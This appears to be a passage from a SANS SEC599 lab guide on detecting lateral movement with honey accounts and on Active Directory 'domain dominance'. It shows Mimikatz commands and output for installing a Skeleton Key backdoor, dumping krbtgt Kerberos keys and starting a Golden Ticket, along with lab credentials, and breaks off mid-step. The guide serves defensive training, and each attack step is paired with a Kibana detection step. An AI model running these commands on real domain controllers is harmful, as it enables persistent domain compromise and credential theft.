Please refer to the screenshot for the expected configuration. If you have multiple honey users, you could select "is one of" instead of "is" and list all honey accounts! Once correctly configured click "Save".



Filter


TargetUserName ▾ | is ▾ | sccmadmin

Label

sccmadmin honey user

21. **Review filter results**

    When saving the filter, it will immediately be applied for the current dashboard. You will see a number of events, all related to the creation of our "sccmadmin" honey user account (event IDs 4738, 4720, 4722 & 4724). There is no logon activity (4624) however just yet!



| TargetDomainName.keyword: Descending | Count |
|---|---|

| TargetUserName.keyword: Descending | Count |
|---|---|
| sccmadmin | 7 |

22. **Attempt authentication to DC using sccmadmin**


Let's now look at this from the adversary perspective: You have successfully found the "sccmadmin" account in the Mimikatz output, checked its privileges and, JACKPOT, it's a Domain Admin account. The adversary might choose now to use this credential to start "domain dominance" (e.g. install a skeleton key backdoor, create a golden ticket,...). We will illustrate an adversary abusing this account by now attempting to RDP into the domain controller. Please take the following steps:

- Click the "Start" button in Windows 10
- Type "mstsc"
- Select the "mstsc - Run command" entry

In the new window, please submit the following:

- Computer: "dc"
- Click "Connect"
- Click "More choices"
- Click "Use a different account"
- Enter "sccmadmin" as the Username and "SccmAdmin2019" (which we found in Mimikatz) as the password
- Click "OK"

The desired configuration can be found in the screenshot. You should receive an error message "The logon attempt failed", which is to be expected, as the compromised password is not correct!



Windows Security

Enter your credentials

These credentials will be used to connect to dc.

sccmadmin

●●●●●●●●●●●●●

Domain: SYNCTECHLABS

□ Remember me

23. **Confirm detection in Kibana**

    When refreshing the Kibana dashboard (click the Update / Refresh button top right), you should now see at least one additional event (with event ID 4771 - "Kerberos pre-authentication failed"). This is the standard authentication failure event in Kerberos.

    This event will have an "AUDIT_FAILURE" status. Please take the following steps:

    - Click the "AUDIT_FAILURE" entry in the legend
    - Click the small magnifying glass icon with a "+" (this will add a filter to only select matching values)

- Scroll down to the one log entry and click the small arrow sign next to it to expand
- Review the event details

You may notice that we now see the event ID (and thus know that our environment was compromised), but it doesn't include crucial information such as the source workstation, source user name,... This is part of the bonus section of this lab!

24. **Bonus - Detect other lateral movement techniques**

    You have finished the main section of this lab! If you have time left, here is a bonus challenge you can try:

    - Can you further finetune the audit policies in our domain environment to track down the source of the failed Kerberos pre-authentication?

25. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how lateral movement can be detected using cyber deception techniques. If you have time left, feel free to attempt the bonus section of this lab.

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-5.1: Exercise - Domain dominance

## Objective

High-level exercise steps:

- Implementing a Skeleton Key backdoor on the domain controller
- Detecting a Skeleton Key backdoor on the domain controller
- Creating and using a Golden Ticket
- Detecting a Golden Ticket being used
- Performing a DCSync replication attack
- Detecting DCSync using Suricata alerts

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows02

## SEC599-5.1

1. **Authenticate to the domain controller**

   Let's authenticate to our domain controller and implement a Skeleton Key. We have handily provided Mimikatz.exe on the Desktop of the domain controller! As a reminder, the credentials for the DC are:


   - Username: Administrator
   - Password: Synct3chlabs

2. **Install Skeleton Key backdoor**

   Once authenticated, please double click the Mimikatz executable on the Desktop (confirm with "Run") and run the following commands:

   ```
   mimikatz # privilege::debug
   mimikatz # misc::skeleton
   ```

   As a reminder, this will instlal the "Skeleton Key" backdoor in memory on the domain controller and allow Kerberos authentication using the "mimikatz" password. Note that this only works for Kerberos RC4 encryption!



```
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # _
```

3. **Switch to Windows02 workstation**

   After installing the Skeleton Key backdoor, let's try authenticating to the Windows02 workstation using the "mimikatz" password. We can use the following credentials:

   - Username: alan.marshall
   - Password: mimikatz


   It appears our Skeleton Key was effective, as authentication should succeed!

4. **Open Putty and launch Logstash**

   Let's start our logstash service on 192.168.30.16. This can be achieved using the following steps:

   - Opening putty.exe from the Desktop
   - Connecting to Ubuntu03 (double-click the entry that was created)
   - In the Putty window, please execute the following commands (use the password Awesomesauce123 for the sudo command):

   **alanmarshall@ubuntu03:~$** sudo -s
   **root@ubuntu03:~#** service logstash start




```
 * MicroK8s is Kubernetes in a snap. Made by devs for devs.
   One quick install on a workstation, VM, or appliance.

   - https://bit.ly/microk8s

 * Full K8s GPU support is now available!

   - https://blog.ubuntu.com/2018/12/10/using-gpgpus-with-kubernetes


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

82 packages can be updated.
31 updates are security updates.


Last login: Thu Dec 27 09:37:35 2018 from 192.168.10.16
alanmarshall@ubuntu03:~$
alanmarshall@ubuntu03:~$ sudo -s
[sudo] password for alanmarshall:
root@ubuntu03:~# service logstash start
root@ubuntu03:~#
```

5. **Open Kibana**

   Once Logstash is up and running, please open Chrome and click the Kibana bookmark. You can use the following credentials:

   - Username: alanmarshall
   - Password: Awesomesauce123

   Next, please click "Dashboard" to open the Dashboard menu.



Dashboards

| ☐ Title | Description | Actions |
|---|---|---|
| ☐ Suricata | | Edit |
| ☐ PfSense | | Edit |
| ☐ Squid | | Edit |
| ☐ Sysmon - Process execution | | Edit |
| ☐ Windows event logs | | Edit |
| ☐ PowerShell Script Block Logging | | Edit |


6. **Open "Windows event logs" dashboard**

   Now, let's open the Windows event logs dashboard. As a first step, please click the "Last 15 Minutes" on the top-right of the screen and change it to "Today".

   You may need to wait a few minutes (maximum 5 minutes) for data to start arriving in the dashboard. Please click "Refresh" periodically to see results.

   In the overview, observe the "Ticket Encryption Type" visualization, you should see a limited number of "0x17" events. You guessed it: these are RC4-encrypted tickets, which are anomalies in our Windows 10 & 2016 environment! Remember that Skeleton Key attacks rely on RC4 encryption, as they are not effective against AES (due to the complexity of the encryption algorithm, which includes amongst others salting)!

   If you filter them further, you should see that these are all linked to the "alan.marshall" authentication we observed previously!



| TargetDomainName.keyword: Descending | Count |
|---|---|

| TargetUserName.keyword: Descending | Count |
|---|---|
| Administrators | 53 |

7. **Creating a golden ticket - Switch to DC**

   We will look at a "Golden Ticket" as a next domain dominance strategy we will analyze. Please switch to the Domain Controller, as we will emulate an adversary who steals the Kerberos keys from the KRBTGT account after compromising the DC.

   **Please reboot the Domain Controller first (to clear the Skeleton Key backdoor).**

   You can use the following credentials:

   - Username: Administrator
   - Password: Synct3chlabs

8. **Dump Kerberos keys**


   Upon authentication, please double click the Mimikatz.exe on the Desktop and run the following commands:

   **mimikatz #** privilege::debug
   **mimikatz #** sekurlsa::krbtgt

   This will list all Kerberos encryption keys used by the krbtgt account, you should see the following keys:

- NT hash (RC4_HMAC_NT, RC4_HMAC_OLD, RC4_MD4)
- AES encryption keys (AES256_HMAC, AES128_HMAC)

These can all be used to create a Golden Ticket!



```
  .#####.   mimikatz 2.1.1 (x64) built on Sep 25 2018 15:08:14
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::krbtgt

Current krbtgt: 5 credentials
         * rc4_hmac_nt       : a078c51b3fe7a10a7c227af90106a317
         * rc4_hmac_old      : a078c51b3fe7a10a7c227af90106a317
         * rc4_md4           : a078c51b3fe7a10a7c227af90106a317
         * aes256_hmac       : a7c36e8ef7a0bd7198e59c971f9eb55bcf371d2e08ba2c96d09a02c7173b241d
         * aes128_hmac       : 4c1de4a11a9210f801c8610b7dcdded6

mimikatz #
```

9. **Switch back to the Windows02 workstation**

   Let's switch back to the Windows02 workstation and create our TGT "offline" without admin privileges. The only true secret we need is one of the encryption keys. We will use the RC4 (NT hash) encrypion key (a078c51b3fe7a10a7c227af90106a317). Please authenticate to the Windows02 workstation and authenticate using the following credentials:


   - Username: alan.marshall
   - Password: Awesomesauce123

10. **Enumerate domain SID**

    One piece of information we still need to create the golden ticket is the domain SID. We can obtain this by opening a command prompt (open using shortcut in the task bar) and typing the following command:

    **C:\Users\alan.marshall>** whoami /user

    The domain SID starts with "S-1-5" and ends with "3403915358" (see highlighted section in screenshot). We will use it in the next step to generate a golden ticket.



```
Microsoft Windows [Version 10.0.17134.407]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\alan.marshall>whoami /user

USER INFORMATION
----------------

User Name                  SID
========================== =============================================
synctechlabs\alan.marshall S-1-5-21-4095063694-3848447163-3403915358-1104

C:\Users\alan.marshall>
```

11. **Create Golden Ticket in Mimikatz**

